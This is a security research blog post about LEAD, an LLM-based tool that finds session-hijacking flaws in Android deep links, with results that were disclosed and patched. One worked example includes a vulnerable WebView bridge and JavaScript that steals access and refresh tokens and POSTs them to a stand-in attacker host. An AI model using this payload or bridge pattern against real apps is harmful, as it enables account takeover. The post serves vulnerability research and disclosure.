 CyKor, Korea University Hacking Club
LEAD: LLM-Based Static Analysis of Session Hijacking Vulnerabilities in Android Deep Links
If you would like to read the Korean version, please visit se1en.tistory.
Earlier this year, I worked on a project that used AI to find vulnerabilities in open-source code. This time, I wanted to analyze real services without access to their source code. I started with Android apps and looked for session hijacking vulnerabilities that could be exploited through deep links.
With Android apps, you can decompile an APK and inspect the client-side code even without the original source. When testing a web service, you often have to infer server behavior from requests and responses. With an APK, you can directly inspect how the app receives and processes input. I chose deep links because vulnerabilities involving them keep turning up in apps and can lead to serious issues such as session hijacking.
What Is a Deep Link?
You might tap a product link in a message and have a shopping app open directly to the product page instead of opening a browser. You do not have to launch the app and search for the product yourself. A link that takes you to a specific screen or function inside an app is called a deep link.
A link can specify both the screen to open and the values it needs. For example, suppose a fictional shopping app opens a product page using this address:
sample://product?id=123
sample is the URI scheme the app has registered to handle. The app uses product to select the product screen and reads id=123 to display product 123. Changing id to 456 would open a different product in the same app.
Some links accept a search term instead of a product ID. Others accept a web page address through a url parameter. Whoever creates that link can choose which address to ask the app to open. I check whether the app restricts these addresses to allowed domains or accepts arbitrary URLs, and whether it opens the page in a separate browser or in a WebView inside the app.
Why Deep Links?
An attacker can choose the values in a link, and the user may already be logged in to the app that handles it. I wanted to see what happens when an app opens an externally supplied URL and uses the user’s existing credentials in the process.
For example, asking users to log in again whenever they open a shopping page inside an app is inconvenient. An app might attach authentication headers to WebView requests or pass its tokens to the page through a JavaScript bridge. If that WebView can also load attacker-controlled pages, I need to check whether requests to those pages get the same authentication headers or whether the pages can ask the bridge for a token.
Cookie protections such as HttpOnly do not cover every case. HttpOnly prevents JavaScript from reading a cookie directly. But if native app code reads a token and returns it through a JavaScript callback, the page does not need to read the cookie at all. These other ways of passing credentials from the app to a page were what I wanted to investigate.
You can trace much of this in an APK. Start with the Activity that receives the deep link, then follow the parameter parsing, routing, WebView creation, and token retrieval code. Even without access to the server implementation, you can find client code that sends tokens to the wrong destination.
WebViews still enforce the same-origin policy and cookie protections. But app developers have to decide which destinations receive authentication headers and which pages can use a bridge. Since each app handles these checks differently, I expected to find places where validation was missing or applied incorrectly.
Results
I found 20 session hijacking vulnerabilities. Many of the affected apps were widely used in South Korea.
These included shopping and delivery apps, content platforms, and financial and payment services. In one case, I could use a leaked token outside the app to retrieve a test account’s balance and account details. In a payment service, I could use leaked credentials to establish an authenticated web session and access account data.
For South Korean services, I reported the vulnerabilities primarily to the Korea Internet & Security Agency (KISA) and confirmed that patches had been applied.
Tokens leaked in different ways. Some apps attached authentication headers to requests sent to attacker-controlled URLs. Other apps leaked tokens through a JavaScript bridge exposed to the attacker’s page, injected them into the page’s JavaScript, or sent them in a POST request to a URL chosen by the attacker.
These were all session hijacking issues, but the code I needed to examine differed. When tokens leaked through headers, I looked at how requests were built. When they leaked through a bridge, I checked the registered objects and callable methods. Two cases might both start with an attacker’s page loading, yet expose tokens in different ways afterward.
How LEAD Analyzes an App
LEAD (LLM-based Exploitation of Android Deep-links) uses LLMs to statically analyze APKs and produce reports on potential vulnerabilities. I followed up on those reports by manually testing the attack paths on a physical device.

After decompiling an APK, LEAD extracts externally accessible endpoints. Four agents analyze each endpoint, each looking for a different vulnerability type. Review agents check the evidence for the resulting candidates against the code. Paths that lead to internal functionality receive further analysis.
I gave the agents access to the decompiled files so they could search for and read the code they needed. Loading the entire app into their context would include a large amount of library code unrelated to the endpoint being analyzed.
For example, if an endpoint leads to a particular Activity, the agent starts with that Activity’s input handling code. If the Activity calls a router, the agent finds the router implementation. If it creates a WebView, the agent examines the WebView settings and bridge registration code. Each task focuses on a specific endpoint, but the agent can read other files as needed to understand it.
Endpoint Extraction
The first step is to list the deep links that can be invoked from outside the app. LEAD organizes these entry paths into analysis units called endpoints. For each endpoint, it records the URI format, receiving component, parameters, and relevant code locations for later analysis.
LEAD first checks the manifest for intent-filter declarations and receiving components, then reads the input handling code. Even when two links reach the same Activity, the URI’s host or path may select a different branch, and query parameters may determine the next destination.
Consider an app that handles these two deep links:
sample://open?type=notice&id=123
sample://open?type=web&url=https%3A%2F%2Fexample.com
Both URIs use sample://open. For the first, the app might read a notice ID and open a native screen. For the second, it might read a URL and create a WebView. They share an entry point in the manifest, but the code to inspect and the values an attacker can control are different.
The reverse can happen too. Different URI strings may all reach the same function in the same way, leading to repeated analysis of identical behavior. LEAD therefore does not create a separate endpoint just because the strings differ. It considers the receiving component, branches in the code, and parameter handling together.
The extraction results also include the relevant code locations. If the next agent is analyzing a url parameter, it can start with the method that reads it. LEAD also records where the URI is transformed or passed to another router.
A separate agent reviews the extracted list. If it finds a missed branch in the input handling code or a duplicate endpoint, it returns an explanation. The extraction agent uses that feedback to reread the relevant code and revise the list.
JADX does not reconstruct every method correctly. When a Java method body is missing or a section cannot be decompiled, the agents are instructed to read the corresponding smali code. A missing method body in the decompiled output does not mean that the app lacks that behavior.
If extraction misses a path, none of the four analysis agents will receive it. That is why this stage includes review and another extraction pass when needed.
Analysis by Vulnerability Type
A single deep link can involve several kinds of code: screen navigation, WebViews, and authentication, for example. I grouped the code patterns from previously disclosed deep link vulnerabilities into four types and assigned an agent to each one.
Every endpoint goes to all four agents, which independently analyze it from their assigned perspective. If more than one agent reports the same issue because their scopes overlap, a separate review agent checks the code and removes duplicates.
Intent Redirection
An Intent is an Android request used to open a screen or invoke a function, and it can carry data. This agent examines whether forwarding an Intent can send sensitive information, such as a session token, to an unintended recipient. For example, if a deep link parameter controls the destination component and the app includes a token in an Intent extra, an app chosen by the attacker could receive that Intent.
WebView Injection
If a WebView can load an attacker’s page and that page can use a bridge to call the app’s authentication functions, tokens may be exposed. This agent examines the bridge methods available to that page and the values those methods return. It also checks credentials attached to WebView requests and tokens injected directly into the page’s JavaScript.
Intent URI Parsing
An intent:// URI can specify an app or screen to launch and values to pass along. This agent checks whether the app parses the URI and then uses its destination and parameters without sufficient validation. The Intent Redirection agent follows how the app forwards Intents; this agent focuses on the step that converts intent:// strings received through a WebView or deep link into Intents. For example, launching the component named in the string without checking it could let an attacker select an internal Activity that cannot be opened directly from outside the app.
Parameter and Logic Forgery
This agent examines whether changing deep link parameters can alter how the app handles authentication, where it sends requests, or when it allows a sensitive function to run. Examples include changing a token’s destination to an attacker-controlled server or triggering a sensitive function without the required checks.
Analyzing Internal Endpoints
For this analysis, I distinguish between external and internal deep links based on whether they can be invoked directly from outside the app.
External deep links are addresses exposed for use by browsers or other apps. Internal deep links are URIs or routing paths used to invoke functionality within the app and cannot be called directly from outside it.
In the KakaoTalk 10.4.3 case reported as CVE-2023-51219, the WebView opened by kakaotalk://buy also handled intent:// URIs. JavaScript running in that WebView could invoke internal components that were not directly accessible from outside the app.
That case convinced me that LEAD needed to analyze internal endpoints reachable through redirection from public deep links, as well as endpoints exposed directly to other apps.
I added a primitive category for cases where input to a public deep link can reach an otherwise inaccessible Activity or internal route. I call these entry points internal endpoints. To qualify as a primitive, a finding needs evidence that the route leads to sensitive functionality, even though the final impact is still unconfirmed. It gives the next analysis stage a concrete target to investigate.
For example, consider a public router that accepts both a target identifying an internal endpoint and a url:
External deep link
  -> Public router reads target and url
  -> Router invokes the internal endpoint identified by target
  -> Internal endpoint loads url in a WebView
  -> Examine the WebView's authentication functions
Tracing a public router may show how to reach an internal endpoint, but the token handling code may lie further along that path. Once LEAD finds the entry path, it analyzes what the internal endpoint does.
LEAD passes each internal endpoint and the values supplied to it to the same four analysis agents. If they find a candidate, LEAD also checks the code along the redirection path identified earlier to determine whether the issue could be triggered through the external deep link.
Dynamic Validation
For dynamic validation, I worked from LEAD’s reports and manually tested the reported paths on a physical device, with a test account logged in to the app. I checked whether a page I controlled loaded, whether a token was exposed, and whether I could use that token outside the app to authenticate as the test account. I used those checks to confirm the vulnerabilities before reporting them.
Session Hijacking Through a WebView Bridge
In one app, a deep link’s URL parameter was passed directly to an in-app WebView. An attacker-controlled page could call an authentication method exposed through the WebView’s bridge and receive both an access token and a refresh token.
The following is a simplified reconstruction of the behavior described in the report. Addresses and app-specific object, function, and parameter names have been replaced with fictional ones.
sample://open?url=https://attacker.example/page.html
The app read the deep link’s url parameter and opened that address in an in-app WebView. An authentication bridge was registered in the WebView, so JavaScript on the attacker’s page could call the app’s authentication function through AppBridge.
val pageUrl = intent.data?.getQueryParameter("url") ?: return

webView.settings.javaScriptEnabled = true
webView.addJavascriptInterface(sessionBridge, "AppBridge")
webView.loadUrl(pageUrl)
sessionBridge exposes the requestSession() function shown below. When the page calls it, the function uses the app’s authentication code to refresh the tokens and returns the response to the page.
@JavascriptInterface
fun requestSession(optionsJson: String) {
    val callback = JSONObject(optionsJson).getString("replyTo")
    sessionManager.renew { responseJson ->
        sendResultToPage(callback, responseJson)
    }
}
The page calls this function and supplies the name of a callback to receive the result. In this simplified example, sendResultToPage() sends the token refresh response to that JavaScript callback as a JSON string.
function receiveSession(payload) {
    const session = JSON.parse(payload);

    fetch("https://attacker.example/collect", {
        method: "POST",
        headers: { "Content-Type": "application/json" },
        body: JSON.stringify({
            accessToken: session.accessToken,
            refreshToken: session.refreshToken
        })
    });
}

window.AppBridge.requestSession(JSON.stringify({
    replyTo: "receiveSession"
}));
When the bridge returns the token refresh response, it calls receiveSession(). That function extracts the access token and refresh token and sends them in a POST request to /collect on the attacker’s server. The server receives both tokens in the request body. The logged-in app refreshes the tokens, and the attacker’s JavaScript forwards them to the server.
The problem was that the bridge was exposed to the attacker’s page, and the authentication function did not check the calling page’s origin. The page could supply its own callback and receive the tokens refreshed by the logged-in app. It did not need direct access to the app’s stored tokens: it could obtain them by calling the app’s authentication function.
I reproduced the token leak on a physical device and used the leaked tokens to make authenticated API calls as the test account from outside the app.
Reflections
When I started the project, I did not expect to find many deep link vulnerabilities. This was a familiar class of bugs, and I assumed they would be relatively straightforward to prevent. But similar issues turned up in more apps than I expected, and I was able to reproduce the token leaks on a physical device.
I reported the vulnerabilities and confirmed that patches had been applied. The project did not lead to CVE or KVE credit or any rewards, so I chose to wrap it up with some of LEAD’s results still unreviewed.
Using AI to investigate one vulnerability type made me think that attackers may have the advantage for a while, even as both sides adopt AI. Defenders need to protect their services against many attack vectors, while an attacker only needs to find an exploitable vulnerability in one of many possible targets. As AI makes repetitive searching easier to automate, attackers may be able to try the same approach against more targets. I suspect the same could apply to other attack vectors.
I automated only static analysis in this project, but I originally wanted to automate the whole process, from finding candidates to reproducing them on a physical device. I left reproduction as a manual step to manage authentication and LLM token usage while keeping analysis efficient across many apps. Next, I want to carry out vulnerability research where AI handles discovery, reproduction, and validation from start to finish, without human intervention.